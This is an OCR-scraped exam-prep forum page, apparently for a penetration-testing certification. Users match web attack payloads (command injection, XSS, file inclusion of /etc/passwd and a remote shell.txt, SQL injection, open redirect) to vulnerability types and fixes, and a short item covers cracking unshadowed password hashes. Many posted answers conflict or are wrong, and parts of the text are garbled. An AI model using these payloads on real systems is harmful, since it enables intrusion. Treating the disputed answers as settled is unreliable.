
Input Sanitization ' ; , \$, { } (,) ,
Input Sanitization " , < , : , > , - ,

logFile-http:%2f%2fww.malicious-site.com%2fshell.txt

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parametrized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ' ; , \$, { } (,) ,
Input Sanitization " , < , : , > , - ,

Correct Answer:



HTTP Request Payload Table

Payloads

lookup=\$(whoami)

Vulnerability Type

Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

Remediation

Parametrized queries
Preventing external calls
Input Sanitization .. \, /, sandbox requests
Input Sanitization ' ; \$, { } (,),
Input Sanitization " , <, : , >, -,

search=Bob"%3e%3cimg%20src3da%20onerror%3dalert(1)%3e

Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

Parametrized queries
Preventing external calls
Input Sanitization .. \, /, sandbox requests
Input Sanitization ' ; \$, { } (,),
Input Sanitization " , <, : , >, -,

logfile=%2fetc%2fpasswd%00

Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

Parametrized queries
Preventing external calls
Input Sanitization .. \, /, sandbox requests
Input Sanitization ' ; \$, { } (,),
Input Sanitization " , <, : , >, -,

#inner-tab"><script>alert(1)</script>

Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

Parametrized queries
Preventing external calls
Input Sanitization .. \, /, sandbox requests
Input Sanitization ' ; \$, { } (,),
Input Sanitization " , <, : , >, -,

site=www.exa`ping%20-c%2010%20localhost`mple.com

Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

Parametrized queries
Preventing external calls
Input Sanitization .. \, /, sandbox requests
Input Sanitization ' ; \$, { } (,),
Input Sanitization " , <, : , >, -,

redir=http:%2f%2fwww.malicious-site.com

Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

Parametrized queries
Preventing external calls
Input Sanitization .. \, /, sandbox requests
Input Sanitization ' ; \$, { } (,),
Input Sanitization " , <, : , >, -,

item=widget';waitfor%20delay20'00:00:20';--

Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

Parametrized queries
Preventing external calls
Input Sanitization .. \, /, sandbox requests
Input Sanitization ' ; \$, { } (,),
Input Sanitization " , <, : , >, -,

item=widget%20union%20select%20null,null,@@version;--

Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

Parametrized queries
Preventing external calls
Input Sanitization .. \, /, sandbox requests
Input Sanitization ' ; \$, { } (,),
Input Sanitization " , <, : , >, -,

item=widget'+convert(int,@@version)+'

Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting

Parametrized queries
Preventing external calls
Input Sanitization .. \, /, sandbox requests
Input Sanitization ' ; \$, { } (,),
Input Sanitization " , <, : , >, -,

logFile-http:%2f%2fww.malicious-site.com%2fshell.txt

Local File Inclusion
Remote File Inclusion
URL Redirect
▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parametrized queries
Preventing external calls
Input Sanitization .. , \, / , sandbox requests
Input Sanitization ' ; : \$, {, } (,),
Input Sanitization " , < , : , > , - ,

Arox08 Highly Voted 1 year, 6 months ago

whoami — cmd inj — input san (),{}

Search Bob — Ref XSS — input san <>

Logfile passwd00 — Local file inc. — input san sandbox

Innertab — DOM XSS — input san <>

Site=exaping — cmd inj — input san sandbox

Redir — URL Redirect — prevent ext calls

Delay — Stacked — param queries

Union — Union — param queries

+convert — Error — param queries

Logfile...shell.txt — remote file inclusion — input san sandbox

upvoted 25 times

[Removed] 1 year, 6 months ago

whoami

----- Cmd inj--inputsan (),{}

Search Bob-----Local file

inc.---- input san sandbox

Logfile passwd00 -----emote file

inclusion--- input san sandbox

Innertab----- Ref XSS — input san

<>

Site=exaping-----SQL Union — param queries

Redir — SQL Error — param queries

Delay —SQL Stacked — param queries

Union ----DOM XSS — input san

<>

+convert — cmd inj ---input san sandbox

Logfile...shell.txt-----URL Redirect

— prevent ext calls

This is the right answer

upvoted 2 times

KingIT_ENG 1 year, 6 months ago

Inner Tab ? not Ref

XSS

Search BOB ? DOM XSS

upvoted 1 times

KingIT_ENG 1 year, 6 months ago

confused

between

Inner

Tab

and

Serch

BOB

upvoted 1 times

  **KingIT_ENG** 1 year, 6 months ago

Inner Tab ?
not Ref XSS
Search BOB ? DOM XSS
upvoted 1 times

  **KingIT_ENG** 1 year, 6 months ago

must what
you think?
inner Tab ===== Reflective XX
upvoted 1 times

  **OnA_Mule** 1 year, 4 months ago

This is the
closest to being correct. My only
issue is the remediation for
site=exa'ping...the remediation
should be Input Sanitation using an
answer that has single quote. The
sandbox option doesn't appear
to sanitize the single quote.
So I think this one should be the
Input Sanitation " , ' ,
< , ; , > , - ,



The other one seems to start with a
single quote, but I'm guessing
that's supposed to be a
backtick instead of a single quote.
upvoted 2 times

  **Wabs_** Highly Voted  1 year, 11 months ago

Question 7

<https://www.examttopics.com/exams/comptia/pt1-002/view/>

upvoted 8 times

  **2Fish** 1 year, 7 months ago

1. Dom XSS
- input san. < , >
<https://portswigger.net/web-security/cross-site-scripting/dom-based>
2. SQLi Stacked - Parameterized
Queries
3. SQLi Union - Parameterized
Queries
4. Reflected XSS - input san
< , >
<https://portswigger.net/web-security/cross-site-scripting/reflected>
5. SQLi Error - Parameterized
Queries
https://www.indusface.com/blog/types-of-sql-injection/#Error_Based_SQL_Injection
6. CMD Injection - Input San. \ , /
Sandbox
7. URL Redirect - Prevent ext. calls
8. local file inclusion - Input san.
\ , / Sandbox
9. CMD Injection - input san.
{},(,)
10. Remote File Inclusion - input
san. \ , /Sandbox
upvoted 1 times

  **shakevia463** 1 year, 7 months ago

The order is
different on pt0-002
vs pt1-002 this is
not right
upvoted 3 times

  **[Removed]** 1 year, 7 months ago

correct answer is
1. Reflected XSS -
Input sanitization
(<> ...)
2. Sql Injection
Stacked -
Parameterized

Queries
3. DOM XSS - Input Sanitization (<> ...)
4. Local File Inclusion - sandbox req
5. Command Injection - sandbox req
6. SQLi union - parametrized queries
7. SQLi error - parametrized queries
8. Remote File Inclusion - sandbox
9. Command Injection - input sanitization \$
10. URL redirect - prevent external calls
upvoted 1 times

  **shakevia463** 1 year, 7 months ago

Reflected XSS, where the malicious script comes from the current HTTP request.
Stored XSS, where the malicious script comes from the website's database.
DOM-based XSS, where the vulnerability exists in client-side code rather than server-side code.
upvoted 1 times

  **[Removed]** 1 year, 7 months ago

what is the correct answer 100%?
upvoted 1 times

  **bracokey** Most Recent 10 months ago

lookup=\$(whoami)
Match: Command Injection

search-Bob"%3e%3cim%20src%3da%20onerror%3dalert(1)%3e
Match: DOM-based Cross Site Scripting (XSS)

logfile=%2fetc%2fpasswd%00

Match: Local File Inclusion (LFI)

```
#inner-tab"><script>alert(1)</script>
```

Match: Reflected Cross Site Scripting (XSS)

```
site=www.exe 'ping%20-c%2010%20localhost  
'mple.com
```

Match: Command Injection (Attempt to execute ping command)

```
redir=http:%2f%2fwww.malicious-site.com
```

Match: URL Redirect

```
item=widget'; wait for%20delay20'  
00:00:20';--
```

Match: SQL Injection (Stacked) (Attempt to use wait for and delay)

```
item=widget%20union%20select%20null, null,  
@@version; --
```

Match: SQL Injection (Union)

```
item=widget' +convert (int, @@version) +'
```

Match: SQL Injection (Error)

```
logFile-http:%2f%2fwww.malicious-site.com%2fshell.txt
```

Match: Remote File Inclusion (RFI)

upvoted 2 times

  **ciguy935yaknow** 1 year, 4 months ago

Hey people so I found this online and I believe these to be the right answers. Any thoughts?
<https://quizlet.com/566527441/that-one-question-flash-cards/>

upvoted 5 times

  **cy_analyst** 1 year, 5 months ago

An answer with comments:
<https://www.evernote.com/shard/s8/sh/d6d72fe5-39a7-0fdd-7656-92529df14cd1/TaNNghzwJ6NU8YRo5c-u-fYZDyZn4ld3KmejlGmWT6TgVrtPej-UBLOZAA>

upvoted 2 times

  **OnA_Mule** 1 year, 4 months ago

Your link is not valid

upvoted 1 times

  **KingIT_ENG** 1 year, 6 months ago

I think this is the correct

- Command Injection - input sanitization \$
- . DOM XSS - Input Sanitization (<> ...)
- Local File Inclusion - sandbox req
- Reflected XSS - Input sanitization (<> ...)
- Command Injection - sandbox req
- URL redirect - prevent external calls
- Sql Injection Stacked - Parameterized Queries
- . SQLi union - parameterized queries
- SQLi error - parameterized queries
- Remote File Inclusion - sandbox

upvoted 1 times

  **KingIT_ENG** 1 year, 6 months ago

Inner Tab

----- Must----- Reflected XSS - Input sanitization (<> ...)

Search BOB -----Must -----DOM

XSS - Input Sanitization (<> ...)

upvoted 1 times

  **mitrany2** 1 year, 6 months ago

1. Command Injection - input sanitization \$
2. Reflected XSS - Input sanitization (<> ...)
3. Local File Inclusion - sandbox req
4. DOM XSS - Input Sanitization (<> ...)
5. Command Injection - sandbox req
6. URL redirect - prevent external calls
7. Sql Injection Stacked - Parameterized Queries
8. SQLi union - parameterized queries


9. SQLi error - parametrized queries
10. Remote File Inclusion - sandbox
upvoted 6 times

  **[Removed]** 1 year, 6 months ago

<https://www.google.com/url?sa=t&source=web&rct=j&url=https://www.examttopics.com/discussions/comptia/view/65097-exam-pt1-002-topic-1-question-7-discussion/&ved=2ahUKEwjpxszfIN79AhWP2KQKHcROD9oQFnoECA0QAQ&usg=AOvVaw3xGYfwlQSY9haDD7VZ5rNb>
upvoted 2 times

  **KingIT_ENG** 1 year, 6 months ago

Inner Tab ?
not Ref XSS
Search BOB ? DOM XSS
upvoted 1 times

  **[Removed]** 1 year, 6 months ago

Wrong this
payload
upvoted 1 times

  **[Removed]** 1 year, 6 months ago

This is
right answer for sure
<https://www.examttopics.com/user/DrChats/>
upvoted 1 times

  **[Removed]** 1 year, 6 months ago

In command injection
not Parameterized Queries
Parameterized Queries just for SQL
upvoted 1 times

  **[Removed]** 1 year, 6 months ago

The correct answer is
1= lookup=\$ (whoami) Command Injection
Input Sanitization ';;\$,}{},,

2=search=Bob"%3e%3cimg%20src3da%20onerror%3dalert(1)%3e
Local file inclusion
Input Sanitization ..\./,sandbox requests

3= logfile=%2fetc%2fpasswd%00
Remot file inclusion
br>
 Input Sanitization ..\./,sandbox
requests
upvoted 1 times

  **[Removed]** 1 year, 6 months ago

4=
#inner-tab"><script>alert(1)</script>
Reflected Cross Site Scripting
Input Sanitization
"','<;>,-
upvoted 1 times

  **[Removed]** 1 year, 6 months ago

5=
site=www.exaping%20-c%2010%20localhostmple.com
SQL Injection
(Union)
Parametrized queries
upvoted 1 times

  **[Removed]** 1 year, 6 months ago

6 =
redir=http:%2f%2fwww.malicious-site.com
SQL
Injection
(Error)
Parametrized
queries
upvoted 1 times

  **[Removed]** 1 year, 6 months ago

7
=
item=widget';waitfor%20delay20'00:00:20';--
SQL
Injection
(Stacked)
Parametrized
queries
upvoted 1 times

  **[Removed]** 1 year, 6 months ago

8
=
item=widget%20union%20select%20null,null,@@version;--
DOM-based
Cross
Site
Scripting

Input
Sanitization
"','<;>,-
upvoted 1 times

  **OnA_Mule** 1 year, 4 months ago

Not sure
why you keep posting the incorrect
answer. Almost all of your answers
are incorrect. See Arox08 for the
correct answers.
upvoted 1 times

  **cy_analyst** 1 year, 6 months ago

this is a link that has an
assessment from chatGPT about the payloads, vuln
type and remediations enjoy:
<https://www.evernote.com/shard/s8/sh/c13cd49b-23b8-002d-88cc-2619e2b795e1/2a97bade0397f24deda20eb3f3a9a4ee>
upvoted 1 times

  **[Removed]** 1 year, 6 months ago

This is so
wrong chack again
upvoted 1 times

  **cy_analyst** 1 year, 6 months ago

lookup=\$(whoami) | Command
Injection | Parametrized queries
search=Bob"%3e%3cimg%20src3da%20onerror%3dalert(1)%3e
| DOM-based Cross Site Scripting | Input
Sanitization "'<;>,-
logfile=%2fetc%2fpasswd%00 | Local File Inclusion |
Input Sanitization .../,sandbox requests
#inner-tab"><script>alert(1)</script>
| Reflected Cross Site Scripting | Input
Sanitization "'<;>,-
site=www.exaping%20-c%2010%20localhostmple.com |
Command Injection | Input Sanitization ',\$,{}(),
redir=http:%2f%2fwww.malicious-site.com | URL
Redirect | Input Sanitization ',\$,{}(),
item=widget';waitfor%20delay20'00:00:20';--
| SQL Injection (Stacked) | Parametrized queries
item=widget%20union%20select%20null,null,@@version;--
| SQL Injection (Union) | Parametrized queries
item=widget'+convert(int,@@version)+' |
SQL Injection (Error) | Parametrized queries
logFile-http:%2f%2fwww.malicious-site.com%2fshell.txt
| Remote File Inclusion | Preventing external calls
upvoted 2 times

  **KingIT_ENG** 1 year, 6 months ago

Your
Correct
but
lookup=\$(whoami) | Command
Injection not Parametrized queries
Input Sanitization ',\$,{}(), is
Right

upvoted 3 times

  **cy_analyst** 1 year, 6 months ago

I'm

sharing this for a bit. This is the best answer I could get.

<https://www.evernote.com/shard/s8/sh/c13cd49b-23b8-002d-88cc-2619e2b795e1/Tqvp1hUjW9ZeiEwTM199g6Z6gvJnh5tFg65HJzEBqcGKdx34XNzc4vGiiw>

upvoted 1 times

  **cy_analyst** 1 year, 6 months ago

If someone need the query please ask.

upvoted 1 times

  **biggydanny** 1 year, 5 months ago

May

I

please

have

a

look

at

your

query

upvoted 1 times

  **scweeb** 1 year, 1 month ago

Can

i

get

access?

upvoted 1 times

  **[Removed]** 1 year, 6 months ago

100% Correct answer i

manage this questions with answer

upvoted 1 times

  **[Removed]** 1 year, 6 months ago

After alot of search the

correct answer is

upvoted 1 times

  **[Removed]** 1 year, 6 months ago

lookup=\$

(whoami) Command

injection

Input Sanitization ',:\$,}{,(),

upvoted 2 times

  **[Removed]** 1 year, 6 months ago

search=Bob"%3e%3cimg%20src3da%20onerror%3dalert(1)%3e

: Local

file inclusion :

Input Sanitization

..,\,/sandbox

requests

upvoted 1 times

  **[Removed]** 1 year, 6 months ago

logfile=%2fetc%2fpasswd%00

Remot

file

inclusion

:



Input

Sanitization

..,\,/sandbox

requests

upvoted 1 times

  [Removed] 1 year, 6 months ago

#inner-tab"><script>alert(1)</script>

Reflected
Cross
Site
Scripting

 Input
Sanitization
",',<,>,-,
upvoted 1 times

  [Removed] 1 year, 6 months ago

redir=http:%2f%2fwww.malicious-site.com

SQL
Injection
(Error)

Parametrized
queries
upvoted 1 times

  **cy_analyst** 1 year, 6 months ago

For anyone who wants to use
as a question for example to chatGPT or anywhere
else:

VULNERABILITY TYPE

Command Infection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

REMEDIATION

Parametrized queries
Preventing external calls
Input Sanitization ..\,/sandbox requests
Input Sanitization ';;\${}(),
Input Sanitization "','<,>,-,

PAYLOADS

lookup=\$(whoami)
search=Bob"%3e%3cimg%20src3da%20onerror%3dalert(1)%3e
logfile=%2fetc%2fpasswd%00
#inner-tab"><script>alert(1)</script>
site=www.exe`ping%20-c%2010%20localhost`mple.com
redir=http:%2f%2fwww.malicious-site.com
item=widget';waitfor%20delay20'00:00:20';--
item=widget%20union%20select%20null,null,@@version;--
item=widget'+convert(int,@@version)+'
logFile-http:%2f%2fwww.malicious-site.com%2fshell.txt
upvoted 4 times

  [Removed] 1 year, 6 months ago

Can you
sort this payload?
inner tab is Reflected Cross Site
Scripting
search=Bob"%3e%3cimg%20src3da%20onerror%3dalert(1)%3e
DOM-based Cross Site Scripting
i think its right sort
upvoted 1 times

  [Removed] 1 year, 6 months ago



Parametrized queries is for SQL
types
not for command Injections
upvoted 1 times

  **funkhaus** 1 year, 7 months ago

The discussion can mess you up.. This is what I'm going with
look\$ - see CI \$
BOB reflection ><
logfile-fetch - LOCAL fi\e
shell.txt - Remote fi\e
script script DoubleX><
exam\\\\\\ple CI
union -p-union-q
item-convert -p-error-q
20delay20 -p-stack-q
redirect - URL redirect CALL
upvoted 1 times

  **[Removed]** 1 year, 6 months ago

Inner Tab
script= must first reflectionxx
upvoted 1 times

  **funkhaus** 1 year, 6 months ago

You are right.. so
Bob would be DOM
based XSS attack?
upvoted 1 times

  **[Removed]** 1 year, 6 months ago



i
search
the
correct
answer
and
i
add
in
this
questions
list
upvoted 1 times

  **[Removed]** 1 year, 6 months ago

lets
go
on
these
questions
to
alot
of
comments
and
i
add
those
questions
number
please
check
and
share
your
answer
and
i
also
share
my
answer
to
help
together
upvoted 1 times

  **[Removed]** 1 year, 6 months ago

this is
100% correct ?
upvoted 1 times

  **funkhaus** 1 year, 6 months ago

Just
verified error.. I'm going with
this simplified
look\$ - see CI \$
exam\\\\\\ple CI

BOB DoubleX> <
script script reflection > <

logfile-fetch - LOCAL fi\e
shell.txt - Remote fi\e

redirect - URL redirect CALL

union -p-union-q
item-convert -p-error-q
20delay20 -p-stack-q
upvoted 2 times

  **[Removed]** 1 year, 6 months ago

wrong this answer
upvoted 1 times

  **Mr_BuCh3th34D** 1 year, 9 months ago

1. Dom XSS - input san.
<,>
<https://portswigger.net/web-security/cross-site-scripting/dom-based>
 2. SQLi Stacked - Parameterized Queries
 3. SQLi Union - Parameterized Queries
 4. Reflected XSS - input san <,>
<https://portswigger.net/web-security/cross-site-scripting/reflected>
 5. SQLi Error - Parameterized Queries
https://www.indusface.com/blog/types-of-sql-injection/#Error_Based_SQL_Injection
 6. CMD Injection - Input San. /\ Sandbox
 7. URL Redirect - Prevent ext. calls
 8. local file inclusion - Input san. /\ Sandbox
 9. CMD Injection - input san. ,
 10. Remote File Inclusion - input san. /\ Sandbox
- upvoted 2 times

  **[Removed]** 1 year, 9 months ago

- correct
answer is
1. Reflected XSS - Input sanitization (<> ...)
 2. Sql Injection Stacked - Parameterized Queries
 3. DOM XSS - Input Sanitization (<> ...)
 4. Local File Inclusion - sandbox req
 5. Command Injection - sandbox req
 6. SQLi union - paramtrized queries
 7. SQLi error - paramtrized queries
 8. Remote File Inclusion - sandbox
 9. Command Injection - input sanitization \$
 10. URL redirect - prevent external calls
- upvoted 2 times

  **biggydanny** 1 year, 5 months ago

Did you finally
narrow it down to
this?
upvoted 1 times

  **OnA_Mule** 1 year, 4 months ago

See
Arox08
for
the

correct
answer.
I
think
abdulrishad
is
trolling
since
ha's
posted
3 or
4
different
answers
over
the
past
few
months.

upvoted 1 times

  **RightAsTain** 1 year, 11 months ago

This one is all messed up.
Not sure what is what.

upvoted 5 times

A penetration tester runs the unshadow command on a machine.
Which of the following tools will the tester most likely use NEXT?

- A. John the Ripper
- B. Hydra
- C. Mimikatz
- D. Cain and Abel

Correct Answer: A

  **RRabbit** Highly Voted 1 year, 8 months ago

A. John the Ripper

Explanation:

The unshadow command is used to combine the /etc/passwd and /etc/shadow files on a Linux or Unix system, creating a single file that contains all of the user information, including password hashes. This file can then be used to crack the passwords using a password cracking tool such as John the Ripper. John the Ripper is a popular password cracking tool that uses a variety of methods to try and guess the password, including dictionary attacks, brute force attacks, and rule-based attacks. Once the tester has the unshadowed file, they will use John the Ripper to crack the password on the machine.

B. Hydra, C. Mimikatz and D. Cain and Abel are also password cracking tools but they are not typically used after running the unshadow command.

upvoted 5 times

